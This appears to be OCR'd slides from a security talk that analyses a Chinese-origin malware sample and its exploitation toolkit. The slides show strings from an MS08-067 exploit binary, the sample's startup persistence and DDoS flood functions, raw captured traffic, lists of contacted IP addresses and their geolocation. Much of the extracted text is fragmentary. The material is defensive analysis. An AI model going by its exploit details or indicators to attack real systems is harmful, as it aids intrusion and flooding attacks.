ºì³¾Íø°²445ÉøÍ¸¹¤¾ß°ü.rar:          RAR archive data, v1d, os: Win32
```

入侵前需要开启的服务.bat

```
SMB Connect OK!
Make SMB Connection error:%d
MS08-067 Exploit for CN by EMM@ph4nt0m.org
\\%s\IPC$
\pipe\browser
EMM!
B041
```

FTP下载命令.txt



OFFSET	SIZE	LANGUAGE	SUB-LANGUAGE
0x000c3de8	0x00054c00	LANG_CHINESE	SUBLANG_CHINESE_SIMPLIFIED
0x000c3de8	0x00054c00	LANG_CHINESE	SUBLANG_CHINESE_SIMPLIFIED
0x000c3de8	0x00054c00	LANG_CHINESE	SUBLANG_CHINESE_SIMPLIFIED
0x000c3de8	0x00054c00	LANG_CHINESE	SUBLANG_CHINESE_SIMPLIFIED
0x000c3de8	0x00054c00	LANG_CHINESE	SUBLANG_CHINESE_SIMPLIFIED

Reversing

- Reversing this malware is a talk in itself
- I suck at reversing so don’t listen to anything I tell you
- I’ll post the IDB files on my github soon
- Sometimes you don’t have to reverse anything

Analysis

Dropped a couple other binaries


Added itself to startup

The usual

Contained DDOS capability
Function names like “SYNFLOOD”, “UDPFLOOD”, etc

Traffic

I see…. IP addresses?




```
.............!.....;..................d........................
2........;............................ ..........................203.202.239.30.P.222.163.19
3.57.Q.222.163.193.57.Q.183.60.133.113.P.122.224.34.240.P.122.224.34.238.P.183.60.133.71.
P.....!.....;..................d........................!.....;...................
d........................2........;............................ ..........................11
6.31.119.39.u
+110.50.237.157..,110.50.234.201.d.110.50.230.55.P.114.141.73.125.P.110.50.230.39.P.110.5
0.231.41.P.....!.....;..................d.......................!.....;...................
d........................2........;............................ ..........................20
3.202.239.30.P.122.224.48.193.P.222.163.193.57.Q.222.163.193.57.Q.183.60.133.113.P.122.22
4.34.240.P.122.224.34.238.P.183.60.133.71.P.....!.....;..................d................
d..........
```


Entire conversation (912 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


s: 26 · Displayed: 21 (80.8%) · Load time: 0:00.000 Profile: Default



```
Mongol:1.6
221.7.92.9
221.7.92.8
221.5.203.
221.5.203.
221.5.203.
218.201.17
61.128.192
61.128.128
202.96.107
221.12.33.
202.96.104
202.96.104
```



```
202.14.67.4
61.10.1.130
61.10.0.130
211.139.73.34
202.98.224.68
219.150.32.13
211.137.160.1
211.137.160.5
202.99.104.68
202.99.96.68
202.113.16.11
202.113.16.10
61.60.224.5
61.60.224.3
168.95.192.17
168.95.192.1
61.31.233.1
61.31.1.1
211.78.130.1
210.200.211.2
210.200.211.1
168.95.1.1
139.175.252.1
139.175.150.2
139.175.55.24
```




```
221.130.252
221.12.1.22
202.96.103.
61.166.25.1
222.221.5.2
211.92.144.
202.203.224
202.203.208
202.203.192
202.203.160
202.203.144
61.166.150.
61.166.150.
222.172.200
221.3.131.1
211.139.29.
211.139.29.
211.139.29.
211.98.72.7
202.203.128
61.166.150.
218.202.152
61.128.114.
61.128.114.
```


Lots of IPs

Geographical Correlation Engine: Ballin on a budget style

# geo




```
[+] IP Address: 202.102.199.68      Country: China      Region: 01        City: Hefei       Coordinates: 31.86390,117.28080
[+] IP Address: 218.104.78.2    Country: China          Region: 01        City: Hefei       Coordinates: 31.86390,117.28080
[+] IP Address: 211.138.180.2       Country: China      Region: 01        City: Hefei       Coordinates: 31.86390,117.28080
[+] IP Address: 211.91.88.129       Country: China      Region: 22        City: Beijing     Coordinates: 39.92890,116.38830
[+] IP Address: 202.38.64.1     Country: China          Region: 01        City: Hefei       Coordinates: 31.86390,117.28080
[+] IP Address: 58.242.2.2      Country: China          Region: 01        City: Hefei       Coordinates: 31.86390,117.28080
[+] IP Address: 202.102.200.101     Country: China      Region: 01        City: Hefei       Coordinates: 31.86390,117.28080
[+] IP Address: 202.102.213.68      Country: China      Region: 01        City: Hefei       Coordinates: 31.86390,117.28080
[+] IP Address: 202.102.192.68      Country: China      Region: 01        City: Hefei       Coordinates: 31.86390,117.28080
[+] IP Address: 61.132.163.68       Country: China      Region: 01        City: Hefei       Coordinates: 31.86390,117.28080
```



```
andrew$ geo 8.8.8.8
[+] IP Address: 8.8.8.8     Country: United States      Region: CA          City: Mountain View     Coordinates: 37.38600,-122.08380
```

Who are these IPs?



CartoDB is AWESOME

What are they?

